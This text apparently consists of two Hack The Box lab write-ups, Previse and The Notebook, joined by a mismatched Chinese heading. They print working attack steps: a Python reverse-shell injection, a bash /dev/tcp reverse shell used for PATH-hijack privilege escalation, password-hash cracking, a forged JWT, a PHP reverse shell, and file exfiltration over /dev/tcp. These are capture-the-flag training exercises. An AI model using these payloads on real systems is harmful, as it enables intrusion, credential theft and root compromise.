delim=comma;python3+-c+'import+os,pty,socket%3bs%3dsocket.socket()%3bs.connect(("10.10.14.31",9999))%3b[os.dup2(s.fileno(),f)for+f+in(0,1,2)]%3bpty.spawn("/bin/bash")'
```
Have your netcat listner ready!
``` bash
┌──(root💀kali)-[~]
└─# rlwrap -cAr nc -lnvp 9999
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 10.10.11.104.
Ncat: Connection from 10.10.11.104:58472.
id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
whoami
www-data
```
#### mysql
Let's get any info and hash's from the database.
``` bash
mysql -u root -p
pass:mySQL_p@ssw0rd!:)
show databases;
use previse;
show tables;
select * from accounts;
```
``` bash
select * from accounts;
+----+----------+------------------------------------+---------------------+
| id | username | password | created_at |
+----+----------+------------------------------------+---------------------+
| 1 | m4lwhere | $1$🧂llol$DQpmdvnb7EeuO6UaqRItf. | 2021-05-27 18:18:36 |
| 2 | omwsec | $1$🧂llol$SvtRsZqR3Wg4M1IAk.glQ. | 2021-08-08 07:09:48 |
| 3 | hello | $1$🧂llol$6gzMmYsDY2EBz35vH5gST. | 2021-08-08 07:10:42 |
| 4 | admin1 | $1$🧂llol$UQb0RhzDERebjcLHQXEim. | 2021-08-08 14:12:25 |
+----+----------+------------------------------------+---------------------+
4 rows in set (0.00 sec)
```
#### Cracking the hash
- hashcat
``` bash
hashcat64.exe -a 0 -m 500 password.txt rockyou.txt
```
now got the passwords...
``` bash
D:\hashcat-5.1.0\hashcat-5.1.0>hashcat64.exe -a 0 -m 500 password.txt rockyou.txt --show
$1$馃llol$DQpmdvnb7EeuO6UaqRItf.:ilovecody112235!
$1$馃llol$UQb0RhzDERebjcLHQXEim.:admin1
$1$馃llol$6gzMmYsDY2EBz35vH5gST.:hello
```
- john
``` bash
john -format=md5crypt-long --wordlist==/usr/share/wordlists/rockyou.txt hash.txt
```
``` bash
m4lwhere:ilovecody112235!
```
Time to SSH into the box for a better shell.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/previse]
└─# ssh m4lwhere@10.10.11.104
m4lwhere@10.10.11.104's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-151-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Sun Aug 8 14:40:53 UTC 2021
System load: 0.0 Processes: 174
Usage of /: 49.3% of 4.85GB Users logged in: 0
Memory usage: 29% IP address for eth0: 10.10.11.104
Swap usage: 0%
0 updates can be applied immediately.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Sun Aug 8 12:54:42 2021 from 10.10.14.31
m4lwhere@previse:~$ id
uid=1000(m4lwhere) gid=1000(m4lwhere) groups=1000(m4lwhere)
m4lwhere@previse:~$ \whoami
m4lwhere
m4lwhere@previse:~$ cat user.txt
a8d88d4c17d4b65e6875b1f9ef2aee31
```
- 
#### Root
``` bash
m4lwhere@previse:~$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
(root) /opt/scripts/access_backup.sh
m4lwhere@previse:~$ cat /opt/scripts/access_backup.sh
#!/bin/bash
# We always make sure to store logs, we take security SERIOUSLY here
# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time
gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
```
Let's try some path abuse for gzip.
nano gzip
``` bash
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.31/2234 0>&1
```
``` bash
m4lwhere@previse:/tmp$ chmod +x gzip
m4lwhere@previse:/tmp$ export PATH=$(pwd):$PATH
m4lwhere@previse:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
m4lwhere@previse:/tmp$ sudo /opt/scripts/access_backup.sh
```
and we get a rev shell
``` bash
┌──(root💀kali)-[~/hackthebox/machine/previse]
└─# nc -lvp 2234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::2234
Ncat: Listening on 0.0.0.0:2234
Ncat: Connection from 10.10.11.104.
Ncat: Connection from 10.10.11.104:37304.
root@previse:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root)
root@previse:/tmp# whoami
whoami
root
root@previse:/tmp# cd /root
cd /root
root@previse:/root# cat root.txt
cat root.txt
5b0c3562a1e4ab347a5445ec95ffaedf
root@previse:/root# cat /etc/shadow | grep root
cat /etc/shadow | grep root
root:$6$QJgW9tG2$yIhp0MQm9b4ok8j9su9H0hJ.GuwI5AHusMrZBQv2oLfvotY5YR0MJ82zJ4xi5WCKQSWn/a3HO/M/TjS/YC0Mk1:18824:0:99999:7:::
```
- 
#### Summary of knowledge
- create user by change responese code status
- get Reverse shell by php command injection
- Cracking the hash with hashcat
- privesc with gzip
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...
## JWT 的签名密钥来源与管理员声明
原环境同时信任可控密钥地址与角色声明,上传和备份文件连接用户。Docker/runc 的 CVE-2019-5736 分支完整保留。
查看分析过程、攻击步骤与完整代码
#### introduce
OS: Linux
Difficulty: Medium
Points: 30
Release: 06 Mar 2021
IP: 10.10.10.230
- 
- 
#### information gathering
first use nmap as usaul
``` bash
┌──(root💀kali)-[~/hackthebox/machine/thenotebook]
└─# nmap -sV -v -p- --min-rate=10000 10.10.10.230
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open http nginx 1.14.0 (Ubuntu)
10010/tcp filtered rxapi
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```
#### webpage
egister, write notes, and it will assign a uuid and a cookie
request pkg:
``` bash
POST /a22c35fe-ccb9-4128-971a-0f96e2b9108d/notes/add HTTP/1.1
Host: 10.10.10.230
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Origin: http://10.10.10.230
Connection: close
Referer: http://10.10.10.230/a22c35fe-ccb9-4128-971a-0f96e2b9108d/notes/add
Cookie: auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly9sb2NhbGhvc3Q6NzA3MC9wcml2S2V5LmtleSJ9.eyJ1c2VybmFtZSI6Imx1Y2lmZXIxMSIsImVtYWlsIjoiMTE4NTE1MTg2N0BxcS5jb20iLCJhZG1pbl9jYXAiOjB9.i2HuA6-7YK2MniK6nuBOrwxvGRgJf0cZkUif2bNYN77BSZBkuqOducOZI-BuAGPZKrLelZhecaZxVW1OtsaTuM0-fyz48ar5I34K78FDazAtgWbuIb8atjZQG2Vo3OAFO4gv4Jlys5Vl8V7XZSgdW_DrJt8pSL0nSajDAG5dQCwlv0phweF19KifvADNQGlo_woN7QsK25lsp8LQIUdVn2jj0q7B0V1h7gLu7lIs1r9YhZrpmMG-Q0cnCscnN6o-IwnwP4h4SjHEQWBLPuhbCw9yodvJhzKo_hqIGASha98NjXgt43ruBaPSCPlJEaLNnfilQbC9jkLjiEQyifQmh62VptzBLVrgaUwKcxBkalJdyt8UUCw_77dTMXr202QsS-05wFkWVd_03yKgQFNL2whlIwKa_F5jyclxRa8SWJ3CQrM0PMhLPPzhp4XKvGGo00OJjLHodwV0EEVq1VrunsnFEkp-yg81Ms0z8_fejSWCoqdVaThf6uuK-_XpvS49pV8tnkvUa3U4slnJqhk2LaUuW3CGGGXTRvbEw1CVQPcrK64tIZzzVm7iT05sybOUBJIQGVcYsWbGfrvwitPBxrKXTlFpau5cxv9M5MkfjcDMl5qh0-xUAcH4qv5TO18BFRVvNosbmdPkIyibbBhSMTTd_ZRJlZyvBHP1LItD6lg; uuid=a22c35fe-ccb9-4128-971a-0f96e2b9108d
Upgrade-Insecure-Requests: 1
title=test¬e=test
```
uuid:
``` bash
a22c35fe-ccb9-4128-971a-0f96e2b9108d
```
cookie:
``` bash
auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly9sb2NhbGhvc3Q6NzA3MC9wcml2S2V5LmtleSJ9.eyJ1c2VybmFtZSI6Imx1Y2lmZXIxMSIsImVtYWlsIjoiMTE4NTE1MTg2N0BxcS5jb20iLCJhZG1pbl9jYXAiOjB9.i2HuA6-7YK2MniK6nuBOrwxvGRgJf0cZkUif2bNYN77BSZBkuqOducOZI-BuAGPZKrLelZhecaZxVW1OtsaTuM0-fyz48ar5I34K78FDazAtgWbuIb8atjZQG2Vo3OAFO4gv4Jlys5Vl8V7XZSgdW_DrJt8pSL0nSajDAG5dQCwlv0phweF19KifvADNQGlo_woN7QsK25lsp8LQIUdVn2jj0q7B0V1h7gLu7lIs1r9YhZrpmMG-Q0cnCscnN6o-IwnwP4h4SjHEQWBLPuhbCw9yodvJhzKo_hqIGASha98NjXgt43ruBaPSCPlJEaLNnfilQbC9jkLjiEQyifQmh62VptzBLVrgaUwKcxBkalJdyt8UUCw_77dTMXr202QsS-05wFkWVd_03yKgQFNL2whlIwKa_F5jyclxRa8SWJ3CQrM0PMhLPPzhp4XKvGGo00OJjLHodwV0EEVq1VrunsnFEkp-yg81Ms0z8_fejSWCoqdVaThf6uuK-_XpvS49pV8tnkvUa3U4slnJqhk2LaUuW3CGGGXTRvbEw1CVQPcrK64tIZzzVm7iT05sybOUBJIQGVcYsWbGfrvwitPBxrKXTlFpau5cxv9M5MkfjcDMl5qh0-xUAcH4qv5TO18BFRVvNosbmdPkIyibbBhSMTTd_ZRJlZyvBHP1LItD6lg;
```
looking up about auth cookie I found jwt, lets see that too, what that is.
``` bash
https://jwt.io/
```
upon pasting the token..
we get something interesting...
HEADER:
``` bash
{
"typ": "JWT",
"alg": "RS256",
"kid": "http://localhost:7070/privKey.key"
}
```
PAYLOAD:
``` bash
{
"username": "lucifer11",
"email": "1185151867@qq.com",
"admin_cap": 0
}
```
VERIFY SIGNATURE:
``` bash
RSASHA256(
base64UrlEncode(header) + "." +
base64UrlEncode(payload),
...
...
)
```
its using keys for the auth (prob. gpg keys) and kid at port 7070
- [Navigating RS256 and JWKS](https://auth0.com/blog/navigating-rs256-and-jwks/)
on researching and from the jwt.io itself, we can create out own token for auth..
lets create one and exploit it.
create a new rsa key pair
- [jwtRS256.sh](https://gist.github.com/ygotthilf/baa58da5c3dd1f69fae9)
``` bash
┌──(root💀kali)-[~/hackthebox/machine/thenotebook]
└─# ssh-keygen -t rsa -b 4096 -m PEM -f jwtRS256.key
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in jwtRS256.key
Your public key has been saved in jwtRS256.key.pub
The key fingerprint is:
SHA256:SS1PrGQQT5jFz4OlkxA7O9gn5zFde0t9jBr26pulXvg root@kali
The key's randomart image is:
+---[RSA 4096]----+
| +Bo |
| +=.o. |
| o.*B+ . |
| o *=B+. . + |
| . = S.o.+ + +|
| * o . B ..|
| . o = |
| B |
| oB.E |
+----[SHA256]-----+
┌──(root💀kali)-[~/hackthebox/machine/thenotebook]
└─# openssl rsa -in jwtRS256.key -pubout -outform PEM -out jwtRS256.key.pub
writing RSA key
┌──(root💀kali)-[~/hackthebox/machine/thenotebook]
└─# cat jwtRS256.key
-----BEGIN RSA PRIVATE KEY-----
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
-----END RSA PRIVATE KEY-----
┌──(root💀kali)-[~/hackthebox/machine/thenotebook]
└─# cat jwtRS256.key.pub
-----BEGIN PUBLIC KEY-----
MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEAvI/xUwgbHsfS7jZa7vCu
6NsGOZLqjWGMfY3JhL3O10SSe9CDY4VB0DtHA2Y8yKA1C1hjI2odVgvxmcLgvylh
Uccd/Fgo2CENr5Ez/K5nbPkMSG8K373AspZjx4jvM25G/K9EX1bh5PWt/mH8G/Sg
r4G0D1JqFbro0p6UK7gdzw/OG3kHhz4vUKK8sq/ueZBi8Dhu78UhDqUkROQYmdo+
TeF4AAN7ZWYx1DebEq+u47opdqwT60NUmbA+qccc8vdsFwERpcE1eYg6JVRyZUTH
8cF6shelSpeTtluvBG+9NvNhPOzZPW56gMG4Q3lw/5YeUiZMRaOTcKk+fk9Issbo
s2UuN1I0omFxMNVKjRSK/+EN69LKui35KpaHpqiZ3tJlHtebN9WURIsd0KV+3r/1
Z1h3fMQh1gXlDKy7ps8YqMDi2PiJKHj2tkQChIx8KwOvotb1k91jLGoPqYiJi2Iz
gURN/zSCFcr3EGAbZg1XmaIMmOV6F5S9LmU/v1YIB5TjDDPvdaFr/wPwZZd9fLkw
bS8zpNr1geICqcyGqv3cfTUjVf5gI0Z+j3qUNJLBGYRQu8FZ3yCi0m4ygrAn3vWy
yFWxk2ABwTry9cA2kZv8rhbxFuvG7i9ibF1sVHPxi21UrXtzFNKheVAJm+qs0G+j
v/fPmz07ZQXi9Gw8Lukz6IcCAwEAAQ==
-----END PUBLIC KEY-----
```
here now edit the payload and the details in jwt.io to the one matching to the original token, but change the localhost to your own tun0 ip, change admin_cap to true
And make sure the algorithm is set to RS256
It should look like this, signature verified.
- 
before changing the cookie, change the priv key name to privKey.key as that is called on and spin the server on port 7070.
new cookie/token:(on the left)
``` bash
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly8xMC4xMC4xNC41OjcwNzAvcHJpdktleS5rZXkifQ.eyJ1c2VybmFtZSI6Imx1Y2lmZXIxMSIsImVtYWlsIjoiMTE4NTE1MTg2N0BxcS5jb20iLCJhZG1pbl9jYXAiOnRydWV9.Tv-XaYQuY71cIYcsBnYoDrrUUyDDs3u9Q-gIdkYVfZAFZJDn4EQYuQ0McwoPK_CX_puFmwiX7TzCqeL3y5tTlgZCeYKiaPo3fwRxr2LgmTAvoHMjXy-oD5VzgZWmutgPUtPEO5v7kRPrHM0etc-_f5HPNqpTXGJe1n0lSxipoc35X-MHWzhG3ymr41iN3aWQ8wcIJ2oFPKlcxadd8_l2byDYlnmGTU4_etYL48IG18ZRkDbDRE1LOiGId25LmjnHCblqFi5gDroL8DdyT-LuyqPYy1DCYSmkBHnnjZTCJWzKbPNv5JlnKC3Lr3JoLYZSaEFUbqYjnIScoBI5eaE5k54OLkQRRhDwxg33oxNiALiactRg_inHhhryCeBjSvqRfHDsutZj-WAwwSTDDl32N2n5TyXRzUuMteTTG087EzPMv694Y9twdIKEe5go2N0uTkcBBBGcRK7zE6Utx3011Gl45bd1a6WgVw1oyL1APAqsws60-P3UHEGdqLQbmSZSoHTrSWtvdEKEvDblYqMMgOIBX7pZRGFFYnbX_yr59FiLH8wDOpQ4wkOUgDfPKZaDWJUuqZOnzaAgOdOSKYl_L5ktzfwY704Dn9BVvnMGU4xM1S7wSM7020jQnC2VQukx1VyYgEAZzYAPWikkGxcDoFbh5sXTzLhmsn7oB9pASAs
```
change the token and our priv key is been picked
``` bash
┌──(root💀kali)-[~/hackthebox/machine/thenotebook]
└─# ls
jwtRS256.key.pub privKey.key
┌──(root💀kali)-[~/hackthebox/machine/thenotebook]
└─# python -m SimpleHTTPServer 7070
Serving HTTP on 0.0.0.0 port 7070 ...
10.10.10.230 - - [08/Mar/2021 23:26:41] "GET /privKey.key HTTP/1.1" 200 -
```
and now we are admin, (i edit the cookie auth parameter in firefox cookie editor plugin)
every refresh to the web page would request the privKey.key one time:
``` bash
┌──(root💀kali)-[~/hackthebox/machine/thenotebook]
└─# python -m SimpleHTTPServer 7070
Serving HTTP on 0.0.0.0 port 7070 ...
10.10.10.230 - - [08/Mar/2021 23:26:41] "GET /privKey.key HTTP/1.1" 200 -
10.10.10.230 - - [08/Mar/2021 23:28:57] "GET /privKey.key HTTP/1.1" 200 -
10.10.10.230 - - [08/Mar/2021 23:29:01] "GET /privKey.key HTTP/1.1" 200 -
```
so don't close the python SimpleHTTPServer.
and we can upload the files, i uploaded the php-reverse-shell.php, and got a reverse shell:
``` bash
┌──(root💀kali)-[~/hackthebox/machine/thenotebook]
└─# nc -lvp 5566
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::5566
Ncat: Listening on 0.0.0.0:5566
Ncat: Connection from 10.10.10.230.
Ncat: Connection from 10.10.10.230:50278.
Linux thenotebook 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
04:37:59 up 9:48, 0 users, load average: 0.08, 0.03, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
```
#### user
In /var/backups/ there is home.tar.gz file
sending the file
``` bash
www-data@thenotebook:/var/backups$ cat home.tar.gz > /dev/tcp/10.10.14.5/4444
cat home.tar.gz > /dev/tcp/10.10.14.5/4444
```
getting the tar.gz file
``` bash
┌──(root💀kali)-[~/hackthebox/machine/thenotebook]
└─# nc -lvp 4444 > home.tar.gz
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.230.
Ncat: Connection from 10.10.10.230:45076.
```
Unzipping we got the ssh keys
``` bash
┌──(root💀kali)-[~/hackthebox/machine/thenotebook]
└─# tar -xvf home.tar.gz
home/
home/noah/
home/noah/.bash_logout
home/noah/.cache/
home/noah/.cache/motd.legal-displayed
home/noah/.gnupg/
home/noah/.gnupg/private-keys-v1.d/
home/noah/.bashrc
home/noah/.profile
home/noah/.ssh/
home/noah/.ssh/id_rsa
home/noah/.ssh/authorized_keys
home/noah/.ssh/id_rsa.pub
```
give permission and ssh into the server, and get the user flag
``` bash
┌──(root💀kali)-[~/hackthebox/machine/thenotebook]
└─# chmod 600 home/noah/.ssh/id_rsa
┌──(root💀kali)-[~/hackthebox/machine/thenotebook]
└─# ssh -i home/noah/.ssh/id_rsa noah@10.10.10.230
The authenticity of host '10.10.10.230 (10.10.10.230)' can't be established.
ECDSA key fingerprint is SHA256:GHcgekaLnxmzAeBtBN8jWgd3DME3eniUb0l+PDmejDQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.230' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-135-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Tue Mar 9 04:45:53 UTC 2021
System load: 0.0 Processes: 182
Usage of /: 42.1% of 7.81GB Users logged in: 0
Memory usage: 19% IP address for ens160: 10.10.10.230
Swap usage: 0% IP address for docker0: 172.17.0.1
61 packages can be updated.
0 updates are security updates.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Tue Mar 9 03:28:09 2021 from 10.10.14.41
noah@thenotebook:~$ id
uid=1000(noah) gid=1000(noah) groups=1000(noah)
noah@thenotebook:~$ whoami
noah
noah@thenotebook:~$ ls
home user.txt
noah@thenotebook:~$ cat user.txt
c3f30f818132c77d26eae145351809ac
```
